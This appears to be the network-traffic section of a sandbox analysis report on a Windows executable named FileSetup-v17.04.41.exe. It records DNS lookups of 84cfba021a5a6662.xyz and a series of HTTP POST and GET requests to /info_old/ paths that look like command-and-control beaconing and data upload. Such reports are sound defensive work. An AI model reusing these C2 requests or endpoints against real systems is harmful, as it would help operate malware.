Jan 29, 2021 10:45:35.781197071 CET	49744	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:37.919761896 CET	49744	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:37.919862032 CET	49744	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:37.965629101 CET	80	49744	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:37.965673923 CET	80	49744	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:42.437961102 CET	80	49744	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:42.633151054 CET	49744	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:48.822859049 CET	49763	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:48.868866920 CET	80	49763	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:48.869044065 CET	49763	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:48.870836973 CET	49763	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:48.917105913 CET	80	49763	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:50.279638052 CET	80	49763	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:50.279665947 CET	80	49763	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:50.279773951 CET	49763	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:51.087310076 CET	49763	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:51.133898973 CET	80	49763	104.21.23.16	192.168.2.4
Jan 29, 2021 10:45:51.134040117 CET	49763	80	192.168.2.4	104.21.23.16
Jan 29, 2021 10:45:55.108007908 CET	49744	80	192.168.2.4	104.21.23.16

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 29, 2021 10:44:49.015819073 CET	49910	53	192.168.2.4	8.8.8.8
Jan 29, 2021 10:44:49.077224970 CET	53	49910	8.8.8.8	192.168.2.4
Jan 29, 2021 10:44:50.105036974 CET	55854	53	192.168.2.4	8.8.8.8
Jan 29, 2021 10:44:50.153075933 CET	53	55854	8.8.8.8	192.168.2.4
Jan 29, 2021 10:44:51.627250910 CET	64549	53	192.168.2.4	8.8.8.8
Jan 29, 2021 10:44:51.676326990 CET	53	64549	8.8.8.8	192.168.2.4
Jan 29, 2021 10:44:54.944922924 CET	63153	53	192.168.2.4	8.8.8.8
Jan 29, 2021 10:44:54.992867947 CET	53	63153	8.8.8.8	192.168.2.4
Jan 29, 2021 10:44:55.560419083 CET	52991	53	192.168.2.4	8.8.8.8
Jan 29, 2021 10:44:55.622407913 CET	53	52991	8.8.8.8	192.168.2.4
Jan 29, 2021 10:44:56.526549101 CET	53700	53	192.168.2.4	8.8.8.8
Jan 29, 2021 10:44:56.583343983 CET	53	53700	8.8.8.8	192.168.2.4
Jan 29, 2021 10:45:00.619837046 CET	51726	53	192.168.2.4	8.8.8.8
Jan 29, 2021 10:45:00.667685032 CET	53	51726	8.8.8.8	192.168.2.4
Jan 29, 2021 10:45:01.581825972 CET	56794	53	192.168.2.4	8.8.8.8
Jan 29, 2021 10:45:01.629988909 CET	53	56794	8.8.8.8	192.168.2.4
Jan 29, 2021 10:45:02.527496099 CET	56534	53	192.168.2.4	8.8.8.8
Jan 29, 2021 10:45:02.575444937 CET	53	56534	8.8.8.8	192.168.2.4
Jan 29, 2021 10:45:03.499712944 CET	56627	53	192.168.2.4	8.8.8.8
Jan 29, 2021 10:45:03.550724030 CET	53	56627	8.8.8.8	192.168.2.4
Jan 29, 2021 10:45:04.901525021 CET	56621	53	192.168.2.4	8.8.8.8
Jan 29, 2021 10:45:04.952203989 CET	53	56621	8.8.8.8	192.168.2.4
Jan 29, 2021 10:45:11.113317966 CET	63116	53	192.168.2.4	8.8.8.8
Jan 29, 2021 10:45:11.169708967 CET	53	63116	8.8.8.8	192.168.2.4
Jan 29, 2021 10:45:11.830400944 CET	64078	53	192.168.2.4	8.8.8.8
Jan 29, 2021 10:45:11.881079912 CET	53	64078	8.8.8.8	192.168.2.4
Jan 29, 2021 10:45:13.282296896 CET	64801	53	192.168.2.4	8.8.8.8
Jan 29, 2021 10:45:13.341413021 CET	53	64801	8.8.8.8	192.168.2.4
Jan 29, 2021 10:45:13.447890997 CET	61721	53	192.168.2.4	8.8.8.8
Jan 29, 2021 10:45:13.503998041 CET	53	61721	8.8.8.8	192.168.2.4
Jan 29, 2021 10:45:14.814109087 CET	51255	53	192.168.2.4	8.8.8.8
Jan 29, 2021 10:45:14.865094900 CET	53	51255	8.8.8.8	192.168.2.4
Jan 29, 2021 10:45:16.144824982 CET	61522	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 29, 2021 10:45:16.195626020 CET	53	61522	8.8.8.8	192.168.2.4
Jan 29, 2021 10:45:27.587565899 CET	52337	53	192.168.2.4	8.8.8.8
Jan 29, 2021 10:45:27.645443916 CET	53	52337	8.8.8.8	192.168.2.4
Jan 29, 2021 10:45:40.254055977 CET	55046	53	192.168.2.4	8.8.8.8
Jan 29, 2021 10:45:40.316668987 CET	53	55046	8.8.8.8	192.168.2.4
Jan 29, 2021 10:45:40.902929068 CET	49612	53	192.168.2.4	8.8.8.8
Jan 29, 2021 10:45:40.963412046 CET	53	49612	8.8.8.8	192.168.2.4
Jan 29, 2021 10:45:41.607856989 CET	49285	53	192.168.2.4	8.8.8.8
Jan 29, 2021 10:45:41.666564941 CET	53	49285	8.8.8.8	192.168.2.4
Jan 29, 2021 10:45:42.279808998 CET	50601	53	192.168.2.4	8.8.8.8
Jan 29, 2021 10:45:42.327831984 CET	53	50601	8.8.8.8	192.168.2.4
Jan 29, 2021 10:45:42.381055117 CET	60875	53	192.168.2.4	8.8.8.8
Jan 29, 2021 10:45:42.440165997 CET	53	60875	8.8.8.8	192.168.2.4
Jan 29, 2021 10:45:43.311583042 CET	56448	53	192.168.2.4	8.8.8.8
Jan 29, 2021 10:45:43.359391928 CET	53	56448	8.8.8.8	192.168.2.4
Jan 29, 2021 10:45:44.824553013 CET	59172	53	192.168.2.4	8.8.8.8
Jan 29, 2021 10:45:44.880871058 CET	53	59172	8.8.8.8	192.168.2.4
Jan 29, 2021 10:45:45.508521080 CET	62420	53	192.168.2.4	8.8.8.8
Jan 29, 2021 10:45:45.565200090 CET	53	62420	8.8.8.8	192.168.2.4
Jan 29, 2021 10:45:46.403798103 CET	60579	53	192.168.2.4	8.8.8.8
Jan 29, 2021 10:45:46.454572916 CET	53	60579	8.8.8.8	192.168.2.4
Jan 29, 2021 10:45:47.273725986 CET	50183	53	192.168.2.4	8.8.8.8
Jan 29, 2021 10:45:47.335290909 CET	53	50183	8.8.8.8	192.168.2.4
Jan 29, 2021 10:45:47.811264992 CET	61531	53	192.168.2.4	8.8.8.8
Jan 29, 2021 10:45:47.867893934 CET	53	61531	8.8.8.8	192.168.2.4
Jan 29, 2021 10:45:48.748472929 CET	49228	53	192.168.2.4	8.8.8.8
Jan 29, 2021 10:45:48.807529926 CET	53	49228	8.8.8.8	192.168.2.4
Jan 29, 2021 10:45:56.928314924 CET	59794	53	192.168.2.4	8.8.8.8
Jan 29, 2021 10:45:56.989120960 CET	53	59794	8.8.8.8	192.168.2.4
Jan 29, 2021 10:46:27.672216892 CET	55916	53	192.168.2.4	8.8.8.8
Jan 29, 2021 10:46:27.720556021 CET	53	55916	8.8.8.8	192.168.2.4
Jan 29, 2021 10:46:29.159404039 CET	52752	53	192.168.2.4	8.8.8.8
Jan 29, 2021 10:46:29.236422062 CET	53	52752	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 29, 2021 10:44:55.560419083 CET	192.168.2.4	8.8.8.8	0x2d7	Standard query (0)	84cfba021a5a6662.xyz	A (IP address)	IN (0x0001)
Jan 29, 2021 10:45:11.113317966 CET	192.168.2.4	8.8.8.8	0xdc23	Standard query (0)	84cfba021a5a6662.xyz	A (IP address)	IN (0x0001)
Jan 29, 2021 10:45:13.282296896 CET	192.168.2.4	8.8.8.8	0xf504	Standard query (0)	84cfba021a5a6662.xyz	A (IP address)	IN (0x0001)
Jan 29, 2021 10:45:48.748472929 CET	192.168.2.4	8.8.8.8	0x46c2	Standard query (0)	84CFBA021A5A6662.xyz	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 29, 2021 10:44:55.622407913 CET	8.8.8.8	192.168.2.4	0x2d7	No error (0)	84cfba021a5a6662.xyz		104.21.23.16	A (IP address)	IN (0x0001)
Jan 29, 2021 10:44:55.622407913 CET	8.8.8.8	192.168.2.4	0x2d7	No error (0)	84cfba021a5a6662.xyz		172.67.208.74	A (IP address)	IN (0x0001)
Jan 29, 2021 10:45:11.169708967 CET	8.8.8.8	192.168.2.4	0xdc23	No error (0)	84cfba021a5a6662.xyz		104.21.23.16	A (IP address)	IN (0x0001)
Jan 29, 2021 10:45:11.169708967 CET	8.8.8.8	192.168.2.4	0xdc23	No error (0)	84cfba021a5a6662.xyz		172.67.208.74	A (IP address)	IN (0x0001)
Jan 29, 2021 10:45:13.341413021 CET	8.8.8.8	192.168.2.4	0xf504	No error (0)	84cfba021a5a6662.xyz		104.21.23.16	A (IP address)	IN (0x0001)
Jan 29, 2021 10:45:13.341413021 CET	8.8.8.8	192.168.2.4	0xf504	No error (0)	84cfba021a5a6662.xyz		172.67.208.74	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 29, 2021 10:45:48.807529926 CET	8.8.8.8	192.168.2.4	0x46c2	No error (0)	84CFBA021A 5A6662.xyz		104.21.23.16	A (IP address)	IN (0x0001)
Jan 29, 2021 10:45:48.807529926 CET	8.8.8.8	192.168.2.4	0x46c2	No error (0)	84CFBA021A 5A6662.xyz		172.67.208.74	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 84cfba021a5a6662.xyz

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49737	104.21.23.16	80	C:\Users\user\Desktop\FileSetup-v17.04.41.exe

Timestamp	kBytes transferred	Direction	Data
Jan 29, 2021 10:44:55.687413931 CET	63	OUT	POST //fine/send HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 84 Host: 84cfba021a5a6662.xyz
Jan 29, 2021 10:44:56.358470917 CET	65	IN	HTTP/1.1 200 OK Date: Fri, 29 Jan 2021 09:44:56 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=deaaff1fa5f9c3cdbb54858d55e4eee211611913495; expires=Sun, 28-Feb-21 09:44:55 GMT; path=/; domain=.84cfba021a5a6662.xyz; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 07ef211cab00000c05a7335000000001 Report-To: {\"endpoints\": [{\"url\": \"https://va.nel.cloudflare.com/vreport?s=mPt4r56eosaArEckTeKQP5JFHzhWDmQMgbJnfiQZ6WaDUcaRbOay5ufkvcp%2Bsb2Z66coVsN5fqsbGGmV3R0m%2BdTWfaFx3QzjPJYaWleFW%2FJQogkWW%3D%3D\"}], \"max_age\": 604800, \"group\": \"cf-nel\"} NEL: {\"report_to\": \"cf-nel\", \"max_age\": 604800} Server: cloudflare CF-RAY: 619204744fca0c05-AMS Data Raw: 30 0d 0a 0d 0a Data Ascii: 0
Jan 29, 2021 10:44:56.374175072 CET	65	OUT	POST /info_old/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 93 Host: 84cfba021a5a6662.xyz

Timestamp	kBytes transferred	Direction	Data
Jan 29, 2021 10:44:58.932651997 CET	182	IN	HTTP/1.1 200 OK Date: Fri, 29 Jan 2021 09:44:57 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=dd5b21a02fe636036be4a133244be47281611913496; expires=Sun, 28-Feb-21 09:44:56 GMT; path=/; domain=.84cfba021a5a6662.xyz; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 07ef211f5a00000c05b7093000000001 Report-To: {"endpoints":[{"url":"https://va.nel.cloudflare.com/vreport?s=Z45mlm%2FA1R1GuPbwf6JSgPZ0qJAdyG3zso trPr6lta0Ta4TGXxnaLSPowLRvjF9LEP6Dc3Ai5VNaCfX7BxOSS4n7px3CcCyTfjUF7ihbnmR6yQUYlg%3D%3D"}], "max_age":604800,"group":"","cf-nel"} NEL: {"report_to":"","cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6192047889950c05-AMS Data Raw: 30 0d 0a 0d 0a Data Ascii: 0
Jan 29, 2021 10:44:59.027578115 CET	182	OUT	POST /info_old/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 93 Host: 84cfba021a5a6662.xyz
Jan 29, 2021 10:45:03.928721905 CET	236	IN	HTTP/1.1 200 OK Date: Fri, 29 Jan 2021 09:45:03 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d81289a8839c8d20367930b93d4657a581611913499; expires=Sun, 28-Feb-21 09:44:59 GMT; path=/; domain=.84cfba021a5a6662.xyz; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 07ef2129b800000c0555263000000001 Report-To: {"endpoints":[{"url":"https://va.nel.cloudflare.com/vreport?s=xkLkMPpyMnOfZ1eQd3C0YT55GLSnq%2Fqcyg DFqYSNAabY%2B070iqv9GCUAEPNrhraWjlL8ULQ3SM3M%2Fpvh4Lstvlyno3H5Mq4DzQ89mnKLMQ%2Bvc3rw%3D%3D"}], "max_age":604800,"group":"","cf-nel"} NEL: {"report_to":"","cf-nel","max_age":604800} Server: cloudflare CF-RAY: 619204892f6a0c05-AMS Data Raw: 30 0d 0a 0d 0a Data Ascii: 0
Jan 29, 2021 10:45:08.372859955 CET	343	OUT	POST /info_old/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 93 Host: 84cfba021a5a6662.xyz
Jan 29, 2021 10:45:11.421339989 CET	345	IN	HTTP/1.1 200 OK Date: Fri, 29 Jan 2021 09:45:11 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d514b109bcb76e6f45193adf9491811951611913508; expires=Sun, 28-Feb-21 09:45:08 GMT; path=/; domain=.84cfba021a5a6662.xyz; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 07ef214e3800000c0555220000000001 Report-To: {"endpoints":[{"url":"https://va.nel.cloudflare.com/vreport?s=h%2BG02YJ9%2F1hBZN22srwausOKJu99C0QF AJ1PwLdxvOBYS8N0AKdxPxSB8kxQPf6SSf30ryiwa3XPWBicCb7f2lfJ7%2B2dr%2F5LjQFv1ApHrhM2pPoBNg%3D%3D"}], "max_age":604800,"group":"","cf-nel"} NEL: {"report_to":"","cf-nel","max_age":604800} Server: cloudflare CF-RAY: 619204c388a30c05-AMS Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49744	104.21.23.16	80	C:\Users\user\Desktop\FileSetup-v17.04.41.exe

Timestamp	kBytes transferred	Direction	Data
Jan 29, 2021 10:45:11.240194082 CET	344	OUT	POST /info_old/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 81 Host: 84cfba021a5a6662.xyz
Jan 29, 2021 10:45:14.428095102 CET	373	IN	HTTP/1.1 200 OK Date: Fri, 29 Jan 2021 09:45:14 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=deebda59258ba7b8d21a3aab0d804ddfe1611913511; expires=Sun, 28-Feb-21 09:45:11 GMT; path=/; domain=.84cfba021a5a6662.xyz; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 07ef21596b00001edef3a7000000001 Report-To: {"max_age":604800,"endpoints":[{"url":"https://va.nel.cloudflare.com/vreport?s=JnEkMq2myvoCxCcrwBQQbS66C7AbnZy02KElr9%2FG9HPyNmAaKkuHbFHRdGSwo6kJo78VC%2Fkm7NnabU4aHre7AnMc15ocmkDKwN6gG3EyoEELzXlG%3D%3D"}],"group":"cf-nel"} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 619204d57f3e1ede-AMS Data Raw: 30 0d 0a 0d 0a Data Ascii: 0
Jan 29, 2021 10:45:23.440593004 CET	432	OUT	POST /info_old/e HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 677 Host: 84cfba021a5a6662.xyz
Jan 29, 2021 10:45:24.833764076 CET	434	IN	HTTP/1.1 200 OK Date: Fri, 29 Jan 2021 09:45:24 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d8836eaf39154269678139f0327f28bce1611913523; expires=Sun, 28-Feb-21 09:45:23 GMT; path=/; domain=.84cfba021a5a6662.xyz; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 07ef21891400001ede1016f0000000001 Report-To: {"max_age":604800,"endpoints":[{"url":"https://va.nel.cloudflare.com/vreport?s=MLOfsDAsX1YTioUCg6efAyVyqw0%2FUYKX%2FfAyvoxjmNO7TBbW0AwtyMX7NQ%2F9ygiHbO2GjeOA8PM4r%2BCECpUcKovZ4aV1PXoqmukK1TqFVi1OkVCd9Q%3D%3D"}],"group":"cf-nel"} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 61920521bcb61ede-AMS Data Raw: 31 0d 0a 31 0d 0a Data Ascii: 11
Jan 29, 2021 10:45:24.850122929 CET	434	OUT	POST /info_old/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 81 Host: 84cfba021a5a6662.xyz

Timestamp	kBytes transferred	Direction	Data
Jan 29, 2021 10:45:28.759646893 CET	442	IN	HTTP/1.1 200 OK Date: Fri, 29 Jan 2021 09:45:28 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d0250a4ca3322193e8f8237eba3dcc5bd1611913524; expires=Sun, 28-Feb-21 09:45:24 GMT; path=/; domain=.84cfba021a5a6662.xyz; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 07ef218e9600001ede43a88000000001 Report-To: {"max_age":604800,"endpoints":[{"url":"https://va.nel.cloudflare.com/vreport?s=KPV6RTcvyZieXvMlibNmVlp5V5jyn1Ak612GeA5K4llRdZbbcV%2FTC83KUKTABUVPglydZUFP4%2BcpL%2BQI13qQa0O8Oo8rgsLC7pRT4QEV%2FccJXzmUw%3D%3D"}],"group":"cf-nel"} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 6192052a89cd1ede-AMS Data Raw: 30 0d 0a 0d 0a Data Ascii: 0
Jan 29, 2021 10:45:29.125179052 CET	442	OUT	POST /info_old/g HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 1405 Host: 84cfba021a5a6662.xyz
Jan 29, 2021 10:45:30.373537064 CET	445	IN	HTTP/1.1 200 OK Date: Fri, 29 Jan 2021 09:45:30 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=dc1305c17cec5bb2faba4206a3674de631611913529; expires=Sun, 28-Feb-21 09:45:29 GMT; path=/; domain=.84cfba021a5a6662.xyz; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 07ef219f4800001ede64972000000001 Report-To: {"max_age":604800,"endpoints":[{"url":"https://va.nel.cloudflare.com/vreport?s=ZTrkAizO%2FyksAoZFIOlnlK3ppXg1d%2BXhPr1ClKVFOfj0LoL9VbPKc%2FIQz1gZwVtsqW2y5ByPgykQwQZVXNFol863heSZ2yTQfoDI3%2BDWbfu2cN1bQ%3D%3D"}],"group":"cf-nel"} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 619205454b651ede-AMS Data Raw: 30 0d 0a 0d 0a Data Ascii: 0
Jan 29, 2021 10:45:30.379890919 CET	445	OUT	POST /info_old/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 81 Host: 84cfba021a5a6662.xyz
Jan 29, 2021 10:45:34.397715092 CET	446	IN	HTTP/1.1 200 OK Date: Fri, 29 Jan 2021 09:45:34 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=de4721d34c4b9311c7c3a946f402ae43e1611913530; expires=Sun, 28-Feb-21 09:45:30 GMT; path=/; domain=.84cfba021a5a6662.xyz; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 07ef21a43000001ede13916000000001 Report-To: {"max_age":604800,"endpoints":[{"url":"https://va.nel.cloudflare.com/vreport?s=zR7ROUWqFkDxtvIw99u6gg0fIM1bKk5dfgQLI4MoDFHYYPYJkhyoPi9HySJKWuBE2hgxAeg9yUoDZbdzdXQg6rc%2FKcxbdnQKq94zMp463W54x%2B6seg%3D%3D"}],"group":"cf-nel"} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 6192054d1f801ede-AMS Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Timestamp	kBytes transferred	Direction	Data
Jan 29, 2021 10:45:34.400188923 CET	447	OUT	GET /info_old/r HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Host: 84cfba021a5a6662.xyz
Jan 29, 2021 10:45:35.781059980 CET	448	IN	HTTP/1.1 200 OK Date: Fri, 29 Jan 2021 09:45:35 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d7810cdb96062e60924385514fb3516e81611913534; expires=Sun, 28-Feb-21 09:45:34 GMT; path=/; domain=.84cfba021a5a6662.xyz; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 07ef21b3f400001ede07b37000000001 Report-To: {"max_age":604800,"endpoints":[{"url":"https://va.nel.cloudflare.com/vreport?s=QDq9iEag3ANJQFyBtob9CEwScG4%2FA1LJgQZpur4vNM0rnO8DXvbZTKi4Pyxn05b8kZqXYLTbZNY0ad7yhlgTpsuuZr0I7p8JzIDKvJv8VVKyun0A7w%3D%3D"}],"group":"cf-nel"} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 619205664f231ede-AMS Data Raw: 63 0d 0a 36 6d 74 6e 56 58 47 68 64 31 30 7e 0d 0a Data Ascii: c6mtnVXGhd10~
Jan 29, 2021 10:45:37.919761896 CET	449	OUT	POST /info_old/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 81 Host: 84cfba021a5a6662.xyz
Jan 29, 2021 10:45:42.437961102 CET	629	IN	HTTP/1.1 200 OK Date: Fri, 29 Jan 2021 09:45:42 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d21cac0fe0dcf8f694767f7be896290df1611913537; expires=Sun, 28-Feb-21 09:45:37 GMT; path=/; domain=.84cfba021a5a6662.xyz; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 07ef21c1a300001ede62234000000001 Report-To: {"max_age":604800,"endpoints":[{"url":"https://va.nel.cloudflare.com/vreport?s=T3iLHUh91tYKkgJQzRA DqRLZuBSbaumzduvbX%2BN%2BWadTvgcVnB%2BKWJbzGzmUU02oF8Vkn5%2Ffinuc%2Fg83wZvSJ2NwrP dHhaupA%2BN%2Fm0zDcTEhAzoKEww%3D%3D"}],"group":"cf-nel"} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 6192057c3d091ede-AMS Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49746	104.21.23.16	80	C:\Users\user\Desktop\FileSetup-v17.04.41.exe

Timestamp	kBytes transferred	Direction	Data
